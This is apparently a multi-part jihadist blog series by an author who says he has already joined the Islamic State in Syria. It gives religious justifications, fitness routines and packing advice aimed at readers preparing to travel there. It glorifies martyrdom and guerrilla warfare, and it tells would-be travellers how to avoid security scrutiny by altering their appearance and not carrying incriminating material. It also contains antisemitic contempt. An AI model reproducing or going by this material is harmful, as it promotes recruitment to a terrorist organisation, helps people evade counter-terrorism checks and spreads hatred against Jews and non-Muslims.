- Once you have learnt how to squat, I suggest that you actually try finding out ways to practise doing number-ones and number-twos (#EuphemismWatch) without having recourse to a "conventional sit-down" toilet.

  One of the simplest ways is to go camping or trekking in the wilderness. Another is to use an actual squat toilet as the ones prevalent in the Indian subcontinent, the Far East and the Middle East. (Always observe the sunnah etiquettes when doing so.)

  If you're a sister who is used to wearing the abaya or a brother who is used to wearing the thawb (compulsive thawb-wearers, how are you doing so far?), I think that trying out squatting for the first time would be easier with… uhm… less complicated clothing. Afterwards, to make things more difficult (and realistic), start practising with abayas and thawbs. (Maybe Arabs can intervene here and give some advice. Y'know since they seem to always be rockin' that white thawb and all.)

- Next progression level is to use rocks, leaves, straw, or anything that's permissible to use by sharī'a (bones and dung are not permissible) and to specially avoid using any "luxuries" such as wet wipes and tissue/toilet paper and water.

Allah, subhanahu wa ta'ala, has enjoined upon the believers to prepare themselves, hence, we should not neglect any aspect of our preparation. I apologize to those who might feel offended by such a choice of subject to write a post about. I apologize if I have come across as vulgar or rude, but my motivation was that this is quite a neglected topic, the more so, in the context that we are employing it for, i.e., getting our feet dusty for the Sake of Allah.

Extensive resources are available online about answering the call of nature in a squatting position. These two links, here and here, are kuff websites. However, have a look, in shā Allah, you might find some useful information.

ABLUTIONS

Naturally following the call of nature, in many instances, you would probably want to make wudhū' and that's why I'm including this part about ablutions in this post.

Making wudhū' outdoors and in the wilderness is amazing! Subhān Allah, I hope that those who have tried it will agree with me. There is something about purifying yourself (spiritually, too) in nature which is very soothing, mā shā Allah.

However, if you're new to this, there are a few essential things you should know about making wudhū' in an environment where a sink and faucet is not available and especially in a #DustyFeet conjecture:

- Water is a precious commodity, even when it is in abundance. Don't waste it. You can practise making wudhū' at home itself using only a 0.5 litre bottle of water. If you're used to splashing yourself, then this might be a challenge, but learn about the proper ways of doing wudhū' and you will realise that you don't actually need streams of water to trickle down all over you in order for your wudhū' to be valid. In shā Allah, with practice and patience, you will learn how to use the minimum amount of water that you possibly can. (I don't really know what school of thought and madhhab this shaykh follows, but this is a beautiful video to watch, because he is so graceful and uses such a little amount of water!)
- Learn about the wājib parts of wudhū', such that if water is extremely scarce, then you can only wash the obligatory parts using a minimum amount of water.
- Learn in depth about the nullifications of wudhū'. This is particularly important because then you won't find yourself in a situation where you erroneously think that you might have nullified your wudhū' and end up wasting the scarce commodity that is water to perform wudhū' when you actually didn't need it.
- It is important for you to know how to perform tayammum in case you find yourself in a situation where water is simply not available for wudhū'.
- Learn about the fiqhi rulings concerning water and vessels containing water (including wells, etc.). This will enable you to know which types of water are permissible for you to use and which ones are not. (Fiqh-us-Sunnah by Sayyid Saabiq is a great place to start.)
- This is another reason to be parsimonious and meticulous with water. Depending on the lands you would be going to and the type of weather prevailing there, you will have to make great effort not to splash your clothes and wet them when performing your ablutions. If you are experiencing extremely cold weather, then you will have to be extra careful as parts of your clothes which are wet might induce or aggravate hypothermia. (This might be an extreme situation, but you never know, subhān Allah.)

#DUSTYFEET Part 4: Your Body is Your Gym (1 of 2)

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

Before I tackle the main subject of this blog article, there are some issues I need to be clear about:

- The exercises/routines which are made mention of in this article will NOT show you how to train to be a terrorist. If you want to be a terrorist, as defined by USA, UK, Australia and all other "sovereign" governments, then this is NOT the blog that will teach you how to. Hence, government officers, spies, mukhābarāt, sell-outs and Madkahlis (LOL) amongst others, please have a look at my disclaimer before you read further and sound your alarm. Thank you (but not very much).
- To my other readers, you should know that the instructions from this post is but one way amongst a plethora of others to prepare yourself to get your feet dusty.
  If you happen to be already exercising regularly and have a solid plan which works well for you, then, I don't advise you to drop everything that you're already doing and adopt everything I am presenting here. The main objective is to achieve and then maintain a decent level of fitness because the call could suddenly be made and you might be required to march forth without delay.
- This part of the #DustyFeet series, as well as the other parts, is intended both for brothers and sisters. Some activities might be best suited for a particular gender (unless made mention of very clearly) and best left at the judgement and discretion of the reader.

THE IMPORTANCE OF BEING IN SHAPE
(Examples from the Sunnah)

RasūlulLah, sal Allahu ʻalayhi wa al-sallam, was blessed by Allah with extraordinary strength, stamina and endurance. He once wrestled Rukāna, a wrestling champion of his time, at the request of the latter. Rukāna promised that, if beaten, he would convert to Islam. The Prophet, sal Allahu ʻalayhi wa al-sallam, took up the challenge and defeated Rukāna swiftly three times in a row. Witnessing the might of the Prophet, sal Allahu ʻalayhi wa al-sallam, Rukāna could do nothing but submit to Islam, Allahu Akbar.

He, sal Allahu ʻalayhi wa al-sallam, encouraged his Ummah to be at their best physically so that they would be able to fight in the cause of Allah, 'azza wa jal. It is established in the books of sīrah that the Prophet of Allah, sal Allahu ʻalayhi wa al-sallam, was a warrior. Many of the sell-out 'ulamā ('ulamā al-sūw) hide this fact to the youth as this is among the means of cementing the thrones of the apostate kings and disbelieving governments the 'ulamā al-sūw work for.

As a result, our youth have taken one of two routes. A party amongst them has abandoned physical training altogether whilst another party exercises and trains his or her body for other than the Sake of Allah and other than following the Sunnah of His Prophet, sal Allahu ʻalayhi wa al-sallam. The arts of getting one's feet covered in dust have thus been abandoned and been plastered all over with the stigma of training for terrorism.

Al-HamdulilLah, Allah bestows ʻizza (honour) upon those who seek it from Him only. The instances which prove that being in good shape are so numerous that we would not be able to present them all to you. I selected the five I have included below on only one basis: that they are my favourites. Read up on the sīrah and on the sahāba and the tābiʻīn and you will find countless of others, bi-idhnilLah.

One
It is possible that you have of the hadith where RasūlulLah, sal Allahu ʻalayhi wa al-sallam, says on the authority of Abu Hurayra, radhiya Allahu ʻanhu :

"The strong believer is better and more beloved to Allâh than the weak believer, while there is good in both. Guard over that which benefits you, seek Allâh's Assistance, and don't lend yourself to things devoid of benefit, and if something befalls you, then don't say 'If I only would have done such and such,' rather say 'Allâh ordained this and He does what He wills' [Qaddarallâhu wa mâ shâ' fa'al], for verily the phrase 'If I would have' makes way for the work of the Devil."

The explanation of the above hadith, by Imam al-Nawawi is thus:
"The intended meaning of strength here is a firm will and a desire to work for the Hereafter. So the one being described as a strong believer is more bold and stern against the enemy in Jihâd, quicker to go out (to fight) and searching for it (Jihâd), more firm in the way he enjoins the good and forbids the evil, (more firm) in his patience with the harms he faces throughout all of that, and stronger in the way he carries out difficult tasks for Allâh's Sake*. He loves to pray, fast, make, and perform the rest of the acts of worship, and he is more active in seeking after these affairs, and he keeps a closer watch over his performance of them." [Sharh Muslim (9/341)]

Two
When RasūlulLah, sal Allahu 'alayhi wa al-sallam, prophesied about obesity in the latter generations of his ummah, he, sal Allahu 'alayhi wa al-sallam, definitely did not speak about it in a good way, but rather in an ominous and negative way, as shown in the hadith which follows:

Narrated Imran bin Husain:

"Allah's Apostle said, 'The best of my followers are those living in my generation (i.e. my contemporaries). and then those who will follow the latter'" 'Imran added, "I do not remember whether he mentioned two or three generations after his generation, then the Prophet added, 'There will come after you, people who will bear witness without being asked to do so, and will be treacherous and untrustworthy, and they will vow and never fulfill their vows, and fatness will appear among them.'"

Three
The advice against being fat is also highlighted in the following saying of Amīr al-Mu'minīn 'Umar al-Faruq, radhiya Allahu 'anhu:

'Umar was concerned about the people's health. He would warn them against the consequences and dangers of being fat, and would advise them to lose weight, because that would give them strength to strive and enable them to fulfill their duties. He used to say: "O people, beware of eating too much, for it makes you lazy in prayer, is bad for your body and causes sickness. Allah hates the fat man. Rather you should be moderate in your eating, for that is closer to righteousness and farther removed from extravagance, and makes one stronger to worship Allah. No person will be doomed unless he gives precedence to his desires over his religious commitment."

The fat du'āt (callers to Islam) and shuyūkh of the Ummah (I need not mention their names) are definitely not setting a good example for the youth. If the youth need a good example from amongst the shuyūkh of the West, then let them look up to shaykh Ahmad Musa Jibril (hāfidhahulLah) who, by the looks of it, is in great shape and strives to be in great shape, al-HamdulilLah.
[One of the exceptions to this amongst the shuyūkh of the Ummah (and whom I have the utmost respect for) is shaykh Tamīm al-'Adnāni. Despite being very big, the shaykh never abandoned the obligation of getting his feet dusty in the Path of his Rabb. May Allah grant him Jannat-al-Firdaws.]

Four

This next hadith is narrated in al Mussanaf, Musnad Abi Awnah, Abu Dawud and al Hakim and you would be able to find it in Chapter 5 of the famous book by ibn Nuhās. (A must-read book, by the way.)

Khalid bin Zaid said I used to be good at archery and Uqbah would go out target shooting with me. One day I was reluctant to go out so he told me: "O Khalid, let me tell you what I heard the Messenger of Allah say. He said: "Allah admits three people into Paradise because of one arrow. The one who makes it, doing so with the intention of good, the one who shoots it and the one who hands it over to the archer. So go out and train in archery and in horseback riding. And I prefer you train in archery. Entertainment is appropriate in only three forms: Training your horse, playing with your wife, and archery. And whoever learns archery and then abandons it has rejected a blessing from Allah"

This hadīth shows us that to be able to put the bold part into practice, one definitely has to be in peak physical condition.
(If you're a brother and the part I emboldened in the above hadith doesn't make you smile, then I think we have a "broblem". LOL)

Five
There's also a hadīth about the sahābi called Handhalah, radhiy Allahu 'anhu. Unfortunately, I couldn't find the hadīth anywhere (please, if you have it, let me know and I'll edit this thing) so I'm gonna comment on it from memory. If I remember correctly, Handhalah, radhiy Allahu 'anhu, had just got married and the call to jihad resounded right after he had spent the first night with his wife. As soon as he heard, "Yā khayl Allah irkabī! (Saddle up, O cavalry of Allah!)" he responded to the call so quickly that he didn't have time for ghusl (the bigger ritual ablution). He fought bravely and was awarded shahāda (martyrdom). When other Companions asked the Prophet, sal Allahu 'alayhi wa sallam, about Handhala, he replied that the angels themselves gave him ghusl. When the sahāba found him, his head (and hair) was wet! Allahu Akbar!

Now, this is a beautiful example from the Sunnah and Handhala, radhiy Allahu 'anhu, is one of my favourite sahaba, but (discounting the bias) why do I consider this incident to be relevant to the article? At first glance, it has nothing to do with fitness. If you paid close attention, you would have probably worked out that sexual activity is very exhaustive on a man (especially). You only have to read about it and you will discover that most men (kuffar and weak chocolate mozlems, obviously, duh!) would just turn the other way and snooze off after having satisfied themselves. This is due to the feeling of tiredness which overcomes a man after having reached the climax of sexual satisfaction.
However, look at Handhala's, radhiy Allahu 'anhu, stamina. Allahu Akbar kabira! He just got done spending the sweetest (and only!) night of his life with his wife, YET he was fit enough to just get up and go in such haste that he didn't even have time to wash himself!
Allahu Akbar! No doubt his īmān was on another level, but subhān Allah, how would he have been able to translate his īmān into actions if he wasn't physically prepared to do so?

MY PHILOSOPHY

If you're yourself in the process of preparing to get your feet dusty you will agree with me that time is your most precious and scarce resource. Whether you are balancing work, school, seeking 'ilm, memorizing Qur'an, involved in da'wah, active in the masjid, taking care of your parents, of yours kids, or just about anything a serious Muslim or Muslima might be involved in, time is your greatest constraint. Another very big constraint for the one preparing is finances, i.e., your funds, your money. It is sometimes quite difficult to put some money aside after all expenses have been met and debts honored. (There will be a separate post about managing finances in shā Allah.)

I know some people who squander a fortune on gym memberships, personal trainers, weight machines & contraptions of all sorts and/or dietary supplements. You surely know some of those people, too. You might even be one of them. If that is the case, then this article will not tally with your philosophy of fitness and training and you also probably expect different results from your training than the ones this article aims to show readers how to achieve. But please, don't close this yet, read on, in shā Allah, especially if you're intending to get your feet dusty.

The reason why this section is called "My Philosophy" is because this is what works for me. However, I am positive that this could very well work wonders for you as well, bi-idhnilLahi ta'āla.

So here's the thing: gyms don't work for me. Once I paid the registration fee or membership fee (can't be bothered to remember) for a gym, went once and have never gone back since. Laziness probably played a big part in that (who am I kidding, right?) but I remember not enjoying the experience at all, and you will hardly find someone sticking with and persevering in a path which they don't enjoy. If you're a gym rat or gym junkie, and you're seeing real results ("gains", innit?), then al-HamdulilLah. However, as for my other readers, let me tell you why I think gyms are not worth your time nor your money:

- Most of you lose precious time traveling to the gym. Sure, you can just plug in your earphones and benefit from some lecture, but this time wasted traveling eats into time you could have spared for training.
- Most gyms are not free. In fact, they're expensive, and to me, a real waste of your money.
- Training and dietary supplements are not free. You don't need them. You're just influenced by those around you in the gym taking supplements and try it for yourself because you're impressionable.
- Gyms reinforce kufr ideas like materialism, consumerism and capitalism. Islam and getting your feet dusty are not "about this life". Pay heed and reflect. Everyone wants to get big or look good in the least amount of time. The kuffār who attend gym do it for one main/primary reason: to look good so that they can attract the opposite gender (or whatever gender shaytān pushes their twisted nature to be attracted to) so that this can lead to zina afterwards. (Am I right or am I right?)
- These are places where bodies get uncovered, bodies are ogled at, bodies are worshiped. Places where the cult of the physique is at its peak. Think about it. Are those places appropriate for you to prepare yourself to embark on such an honorable journey?
- Unless you go to a segregated gym of some sort, it's VERY difficult for you to lower your gaze (this applies to both brothers and sisters).
- I don't think I even need to address the fact that many gyms play music.
- Even if you go to a Muslim-friendly/Muslim-owned/Muslim-themed gym, you're still losing time and money and losing time and money means delaying your departure.

I divided this part of the #DustyFeet series in two sub-parts so that you guys can have something to chew on whilst I polish the second part. I promise I won't take long to release it, if Allah permits.

Remember me in your du'ās, please.
Remember death much.
Remember Allah much.

#DUSTYFEET Part 4: Your Body is Your Gym (2 of 2)

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

There is no benefit one can ever derive from pleasing the creation. Intend to undertake your training for the sake of Allah alone and you will be blessed. Be wary of free-mixing while training, give great importance to lowering your gaze and never underestimate the lure of shaytān.

SUGGESTED ROUTINES

Shaykh-al-Islam Ibn Taymiyah, rahimahulLahi ta'āla, said: "It is obligatory to prepare for Jihad by preparing one's strength and steeds of war when he is unable to fight, because what is necessary to fulfil an obligation itself becomes an obligation." (Majmu' al-Fatawa`; 28/355)

It would be pointless for me to do a post on fitness and not suggest some workout routines which would help you get started with your training to get your clean and pristine feet dusty in the Path of Allah.

Those two routines I have identified might have some features which overlap, meaning that you will find both routines containing a few of the same exercises. This will not be a problem. As you research about them, you will find out that the two routines are rather complementary. However, they are so good that one can follow only one of these 2 workout routines in exclusion of the other, or both at the same time. This would depend on your judgement and about how well you know your own body and your own limits.

There are multiple advantages of following these 2 workout routines (either by following only one or both at the same time). Some of them I will list below:

- Realistic: They are routines which will train you in body movements you will be using in real-life situations, hence, they are realistic. They won't train you in doing far-fetched movements such as a "bicep curl" or a "deadlift" or whatever (to be honest, I don't even know what a bicep curl really is. #peak). The exercises and movements your body will get used to will be those which will be useful for you in #DustyFeet situations, in shā Allah.
- Halal: Al-HamdulilLah, you will be able to undertake these two routines whilst staying in the confines of what Allah and His Messenger, sal Allahu ʻalyhi wa sallam, permitted. Thus,you will be able to perform the routines without disobeying Allah, subhānahu wa ta'āla. This is important since, if you are indulging in the haram, your training might not be a source of baraka for you, but rather a means for you to increase in sin, wa na'ūdhubilLahi min dhālik.
- Cheap: Starting your training under the guidelines of these two routines is virtually free. You might have to buy some shoes or apparel, but that's about it, in shā Allah.
- Progressive: You can embark on those two training routines either as a complete rookie (allow the Americanism!) or as a rather experienced athlete. You will always find "somewhere" to start which will suit your level of fitness. Moreover, you will be able to progress at your own pace and reach very high levels of fitness (provided you are dedicated, of course).
- Customizable: The routines are as customizable as they come. They don't force you to obey a certain timetable nor reach a certain milestone in a specified amount of time. Rather, they offer a framework for you to set your own timetable and milestones. Of course, they do provide specific objectives for you to reach so that progression and improvement does take place, but these are suggestions for you to work around.
- Not gender-specific: They can be adapted to both genders. Sisters can also follow these routines and adapt it to their specific level of fitness and strength.

  I will seize this opportunity to address to sisters specifically here: Please do not neglect your fitness level. The sahabiyāt, radhiy Allahu ʻanhunna, are great examples to follow. Read about them. You might not need to engage in actual fighting on the frontlines but there will arise many situations where you will have to move quickly from one place to another. For example, you might be in an area which is being bombed and you would thus need to run or move very quickly. Maybe you will have kids under your care. Running whilst carrying a kid (little mujahid(a), in shā Allah) is no easy task. Hence, physical fitness for sisters is not to be underestimated. On a more lighter note, I think you will want to emulate Umm al-Mu'minīn 'Āisha, radhiy Allahu anha, by racing with your husband (as per the hadīth). Also, you would definitely look more pleasing in the eyes of your husband if you are in great shape! (#MoistMoment)

- Not location-restricted: Following these two routines will also not require you to be in a particular place or to have access to complicated equipment. You might be a nomad and still be able to follow those two routines, in shā Allah. More importantly, you won't need to have access to a gym. Your body is your gym!

ROUTINE ONE: Convict Conditioning – Strength Training

This workout routine is an excellent one for many reasons and I don't think I can adequately express how much I enjoy it.

Convict Conditioning uses only, and exclusively, the person's body weight. Hence, it is not a weights-training program. You might never have to lift a dumbbell or a kettle bell ever again should you undertake this training routine. That's a great advantage, which I have already discussed extensively above and in the previous #DustyFeet Part 4 article.

I recommend you to read the two Convict Conditioning books from cover to cover. Besides being very informative, they are very entertaining and don't read like a workout manual at all (Find torrent links for the books here: Convict Conditioning 1 and Convict Conditioning 2).

Accompanying the first book are 5 instructional videos (Torrent links: Pushups, Squats, Six Pack, Iron Spine, Pullups). I was completely and utterly in awe while watching them. The incredible feats of strength which the workout routine boasts to be able to teach you are very, very impressive.

One of the things which I appreciated the most with the videos is that they weren't extravagant and fancy (these guys look like they mean business). They also did not feature half-naked women nor men. So, al-HamdulilLah, this is very appropriate for both brothers and sisters to view.

It would be redundant for me to explain in details what the routine consists of when you can just find out for yourself by reading the PDFs and watching the videos, in shā Allah.

Muslim Prisoners

The Convict Conditioning training programme also appeals to me from another angle. If you haven't realised yet, it is a training programme which mimics the in-prison training of convicted individuals.

We live in an era where the Muslims are being oppressed in Western lands and elsewhere by being thrown into prison for no other reason than believing in Tawhīd (Pure Monotheism) and being firm upon it. (We make du'a to Allah, 'azza wa jal, that He hastens the release of all of the muwahhidīn in the prisons of the tawāghīt! Āmīn!) So, as Muslims, we need to be able to accept the fact that we all incur the risk of being thrown into jail at any moment. We need to prepare for this eventuality not only mentally, but also physically. If we suddenly find ourselves in a prison cell we would need to be able to strengthen our body so that we can defend ourselves against the other kāfir prisoners or the filthy kuffār who torture the Muslims. To be able to do this, we need to learn training methods which do not make use of any equipment at all. I know that nowadays many prisons offer gym facilities to prisoners but these machines are only available for a few hours per week and prison gangs might have the monopoly over them. The bottom line is that the Muslim/Muslima needs to be able to keep in shape wherever he/she might be, and even if he/she is confined to a small space such as being in solitary confinement.

Cardio

After you have read the first Convict Conditioning book, you will understand that this routine aims to build mainly your strength. The author argues that if you follow the number of sets and reps proposed, then you will not even need to do cardio sessions. However, if you feel that you do need, cardio, then the next training routine will be of interest to you. As I said, you can very well mix and match between the two programmes.

No Supplements

Convict Conditioning assumes that you are in a prison situation and therefore have no access to all those chemicals which bodybuilders take. Hence, it strongly discourages you to take any dietary supplements. Everyone knows that steroids and other chemicals are unnatural and harmful to your health (fertility issues, akhi!) or even downright harām. I strongly advise AGAINST any body-building dietary supplements. (Unless you want to be artificially inflated like a filthy shabbīha.) Just eat your regular food in moderation and adhere to the sunnah in your eating habits, in shā Allah. Prisoners get big, and I mean really big, just by eating prison food. So, it's very possible to get big (but that shouldn't be your goal) without taking supplements.

ROUTINE TWO: Shaykh Yusuf al-'Uyayri's Training Programme – Endurance Training

I will purposefully refrain from commenting too much on this specific training routine. Those who know of the shaykh, rahimahulLah (and may Allah accept him as a shahīd in the highest of al-Firdaws) and his story will probably understand why.

This training programme (included in the workout section of this book) will basically make a machine out of you. I strongly recommend that you start slowly. If you can't do 10 regular pushups, then do 10 pushups on your knees and build up your strength as you go along in this manner. (How to increase your number of reps and make your sets more difficult is explained in much more detail in the Convict Conditioning series.)

The main objective of this programme however, is not to build strength but endurance. The shaykh's philosophy is that the mobile mujāhid is better than the strong mujāhid. By this I mean (or, rather, he means) that if you're able to move around quickly, effectively, frequently and for a sustained period of time, then you do have a big ascendancy over those who are able to summon great strength but for only a limited amount of time.

History has also proven that mobile military units have been very successful. Take for example the Mongols who used light cavalry to inflict maximum damage in the shortest amount of time using blitzkrieg-style attacks. Guerrilla warfare tactics, extensively used in the #DustyFeet lands, also depend very much on light and mobile units in "attack, exact-maximum-damage and retreat" scenarios.

Hence, endurance is preferred over pure strength, even though, as you will notice, the programme also caters for strength training.

ADDITIONAL TIPS AND ASPECTS TO CONSIDER

Record-keeping


It is important to document your progress. This is explained in detail in the first Convict Conditioning book. Use a simple notebook and pencil, in shā Allah. I know there might be many apps which exist nowadays which manage your progress and give you back statistics etc. Use whatever means at your disposal which suit you best, in shā Allah, so that you can track your progress and improve your fitness as quickly as you possibly can.

Agility and flexibility

Strength and endurance are undoubtedly important. However, agility and flexibility are equally relevant to the activities that one, who gets his feet dusty, performs.

There are various ways of honing your agility and flexibility but martial arts are one of the best ways of doing so. I recommend kung-fu or karate because they focus a lot on those two above-mentioned skills. There might be other martial arts, of which I am not aware, which would train you in these regards. So, don't restrict yourself to those two only, in shā Allah.

However, please do not choose to take up Krav Maga since it was invented by the Jews and is just downright vile and repulsive, just like those who came up with it. The muwahhidīn who want to get their feet dusty for the sake of their Lord need not imitate the Jews.



Martial arts would also teach you discipline, form, body coordination and eye-limbs coordination: all important skills in dusty feet situations.

Du'ā

Finally, my dear brothers and sisters, you need to realise that Allah, subhānahu wa ta'āla, will not bless your training until you complement it and supplement it with du'ā.

Ask Allah to give you strength, endurance, dedication, sincerity, patience and perseverance.
Without Allah's blessing, you will achieve nothing in your training.

Allah, subhānahu wa ta'āla, says in verse 111 of al-Tawba:

"Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Qur'an. And who is truer to his covenant than Allah ? So rejoice in your transaction which you have contracted. And it is that which is the great attainment."

Your body is amāna to you from Allah but even if your body belongs to Him, in His Infinite Mercy, He is prepared to buy it back from you. Hence, it is upon you to keep it in shape so that you can trade it with Allah in return for Paradise. So, hurry up and do not delay your transaction with Allah, 'azza wa jal.

Allahu a'lam, but this might be the last #DustyFeet post in quite a while.

All khayr contained in the #DustyFeet series is from Allah Alone. All mistakes are mine or caused by shaytān,

If you have enjoyed the series in any capacity, please, I ask only for one thing in return. I don't need you to share or reblog or whatever. I only ask you to remember me in your *du'ās. Please, ask Allah to have mercy on me and to forgive my sins. May He have mercy on you and forgive your sins.

#DustyFeet Part 5: What to Pack & Why

BismilLahi wa al-salāt wa al-salām ‘alā RasūlilLah

Assuming you’re ready to leave-assuming you’re ready to make hijra-one of the final pieces of your preparation puzzle would be to pack up.

In this part of the #DustyFeet series, I will try to shed light on the stuff you would rather take with you and the stuff you would rather leave behind. I might be putting the cart before the horse here since there’s a few posts on preparation and self-improvement which I would have liked to write before posting this particular one.

However, I feel that it is important for me to address this issue since (i) a lot of people who want to make hijra have no clue or have a very vague idea of what they need to pack and hence asked me about packing and (ii) having made the leap myself (by Allah’s permission and grace) and having assessed the usefulness of what I or what other brothers brought (or failed to bring) along, I believe that I am in a fairly good position to write/comment/advise about the matter.

Regardless of whether this post should have been published after some more posts on preparation and regardless of the fact that (as you might notice) the advice would be mostly directed to brothers (I apologise for this, although I will try to factor in tips for sisters), there’s no reason for everyone not to benefit, bi-idhnilLah.

[Assumption which I am going to make in this post: You’re making hijra to al-Dawlat al-Islāmīya fī al-‘Irāq wa al-Shām.]

TRAVEL LIGHT

Whatever you wish to bring with you on your journey, the FIRST and MOST IMPORTANT rule you have to abide by (and do your utmost NOT to break) is… to TRAVEL LIGHT!

If you’re travelling by plane, chances are that you will be allowed to carry around 23-30 kg of checked-in luggage in addition to around 8 kg of hand luggage. (erm, American “folks”, kindly use a unit converter, please). Well, don’t be fooled by those weight allowances. You don’t need that many kilogrammes of stuff. I repeat: You. Don’t need. So many kilogrammes’ worth of belongings.

RasūlulLah, sal Allahu ‘alayhi wa sallam, said in one hadith: “Be, in this world, as a passer-by.” And that’s what you are now, that’s what you’ve now become, that’s what you should aspire to and, in shā Allah, that’s how you’re going to live until you meet your Lord: a traveller, a musāfir. (We ask Allah to deliver us from the shackles of this wretched dunya. Āmīn.)

To adopt this mindset is, according to me, not only important, but crucial. If the hadīth is not enough to convince you (a’ūdhubilLah), then, ask anyone who’s been here: situations change very quickly in al-Shām. Tides turn at the blink of an eye. One day you’re here, the other day you’re miles away; one moment you’re kicking back, relaxing and having shāy (tea) and the next moment, you’re packing up and leaving (your cup of tea unfinished). Such sudden turns of events might be for different reasons. It might be that the amīr needs your services somewhere else or that the enemy suddenly invades. Then, you will have to get moving quickly (sometimes very quickly) and dragging along 30 kg worth of belongings with you… believe me, you will regret bringing that big photo album, your Xbox (you can learn to play some other kind of Call of Duty here, trust me, akhi…) or the dozen thawbs you bought during your last ‘Umrah (manz still here beefing thawbs! #WouldYouBelieveIt).

For some reason, I’m guessing that travelling light might be extra hard for sisters, but I’ve been wrong before. (You guys are resourceful, innit? Innit?)

So how, then, should you pack? How much (little) should you bring? How many suitcases? Should you even bring a suitcase?

CONCERNS WHEN PACKING

[Please bear in mind that the way I am advising you how to pack here, in this blog post, is but only one way by which you could proceed. Maybe you will come up with a better set up which would work wonders for you . You know yourself better than I do. In any case, those are just take-it-or-leave-it guidelines, similar to all the advice I provide on this blog.]

Your main concerns when packing should be:

1. To be mobile : By this, I mean that you should be able to manoeuvre easily (extra emphasis on that word) with all of your luggage. During your journey, you will need to walk (duh!), climb flights of stairs, lift your luggage, get into vehicles, amongst other things, but you might as well have to run (not just jog!). So, by travelling light (always keep this in mind, subhān Allah, can't stress this enough, travel light, guys), you will be able to move around swiftly and with peace of mind.
2. To be risk-averse: [If, at this stage of your preparation, you are not aware of the security issues which your endeavour presents, then I suggest you take a step back and inform & educate yourself. Like seriously, come on.] Depending on where you are departing from and your itinerary, the degree of scrutiny, which you will be subjected to, will be very different. However, my advice is to minimise your risks. If you need to take any risk, calculate the pros and the cons and pray istikhāra over it. The risks I am referring to are many and particular to each individual, so it's a matter which I will leave to your own judgement, bi-idhnilLah.
3. To be inconspicuous : Directly linked to your aversion to risks should be your concern to not "stand out from the crowd," to be inconspicuous and not to arouse suspicion. There are a few aspects you should consider here:

- How you dress (this isn't related to packing, but…). Some brothers I know shaved or shortened their beards. I've heard of some sisters who took off their niqāb. Some adopt another style of dressing. I won't get into the permissibility of doing all those because this is upon you to research about what is halāl or harām and to determine to which degree you want to blend in. May Allah help you because this is not something light and easy. To lift your niqāb or shorten your beard is not easy. Subhān Allah. All in all, you shouldn't give out the impression or the "vibe" that you're making hijra.
- The nature of what you pack . By this, I mean e.g., don't pack a hardcopy of "Millatu Ibrahim" by Shaykh Abū Muhammad al-Maqdisī when you're coming from the UK and you know clearly that it is an offense under UK laws to be even in possession of a softcopy of the book. Or, something even more "stupe" such as packing a Glock or another firearm. Use your common sense. Be an intelligent Muslim. Don't incriminate yourself. Put all the chances on your side to accomplish your goal.

As you might have understood, there is a fine line which you will have to tread upon: between blending in with the appearance of the kuffār around you and not compromising on what you are not comfortable on compromising upon. To end this discussion, I would like to state that keeping compromises to a MINIMUM and placing your FULL TRUST in Allah, 'azza wa jal, is the best choice you will make. But Allah doesn't grant the gift of perfect tawakkul in Him to everyone. If your īmān is not as high as this, then start working on your īmān and start making your preparations. Remember, you will succeed in your endeavour ONLY if Allah, subhānahu wa ta'āla, wills so. Many brothers came with the full beard and many sisters with the niqāb. You just have to find the balance which works for you (you noticing a pattern there?). Bārak Allahu fīk.

SUGGESTED SETUP FOR PACKING

- 1 × satchel-type bag
- 1 × backpack
- 1 × suitcase

That's it. Three pieces. Nothing more.

The Satchel-Type Bag

Look, this doesn't need to be a satchel. You could use a (very) small backpack, as well which you wear on the front (maybe sisters would use a handbag? Allahu a'lam). A beltpack would also very well do the trick. The purpose of it is to keep your (what I will term here as) “vital” belongings. Be sure that it is easily accessible. By this, I mean that if you would need to take something out of it, you wouldn’t have have to do a contortionist’s pose to reach whatever you’re looking for. Also, make sure that it will not rip or tear up on you. (All this might seem common sense, but believe me, some people come here crazily and critically unprepared. As the saying goes, “Common sense ain’t so common.” Bad joke? ‘Kay. I’m allowed one bad joke per post. #AllowIt #Bye)

“Regular” vital belongings might include:

- Passport(s)
- Plane ticket(s)
- Wallet/purse
- Cash
- Mobile phone (cellphone, for you Muhricuhnz), earphones and charger (and plug adaptor)
- (Sisters-only stuff)

What I suggest you add as your vital belongings:

- Hisn ul-Muslim (Hardcopy. No, the app on your phone is not enough.)
- Handkerchief
- Wet wipes
- Tissue paper
- Small LED flashlight (Do you guys know what a BugLit® LED is? They’re so cute. #iWantOne)
- Few band-aids
- Glasses/Sunglasses
- Pen and paper
- A few pills (if you suffer from any condition)
- Anything which you think you might need to survive for 24 hours (if ever you lost the other two pieces of luggage).

Notice that everything in the satchel must conform to the rules and regulations of air travel. That is, no knives, scissors, nail clippers, liquids and explosives (oops…) etc. So, inform yourself if you’re not sure of anything.

Maxpedition® and 5.11® have some really nice gear. Somebody bring me a Maxpedition® bag when they come, #BrettyBleez!

The Backpack

The backpack is what you would carry as “hand” luggage. (Hand luggage, but on your back. Get it? Got it? Oops, second bad joke.)

Normally, you would be allowed 7-8 kg of hand luggage. Do some research and find out, in shā Allah, how much exactly. In your research, find out also about the dimensions that the airline requires your hand luggage to be. Some airlines are very strict and not accommodating at all concerning this. The last thing you want is to have to unpack at the airport and find out how you’re going to conform to the rules. (The Muslim is always prepared, AlHamdulilLah.)

It is especially important to find out about your hand luggage weight allowance since my advice to you is to use up all the 7-8 kg.

The backpack I would advise you to get is one which is padded and robust. (Again, Maxpedition has some great gear, but the military/tactical style might be too revealing. Remember, we’ve gotta be inconspicuous.) Your backpack should be tough and be able to withstand you running with it and roughing it around. (This is very important and you will understand why in due time.)

Nothing but a backpack will do. Not a duffel bag (I spell it “duffel” and you will just have to put up with this.), not a suitcase, not a trolley case. A backpack and only a backpack.

I also advise a backpack with many small pockets, inner pockets, padded pockets, multiple compartments, etc. This will enable you to pack your stuff in an orderly manner and it will be easier for you to retrieve anything you might need.

The Backpack will also be of great use to you after you make hijra as you will definitely have to move around in al-Shām, once you get here.

What you should ABSOLUTELY pack in the Backpack and not in the Suitcase:

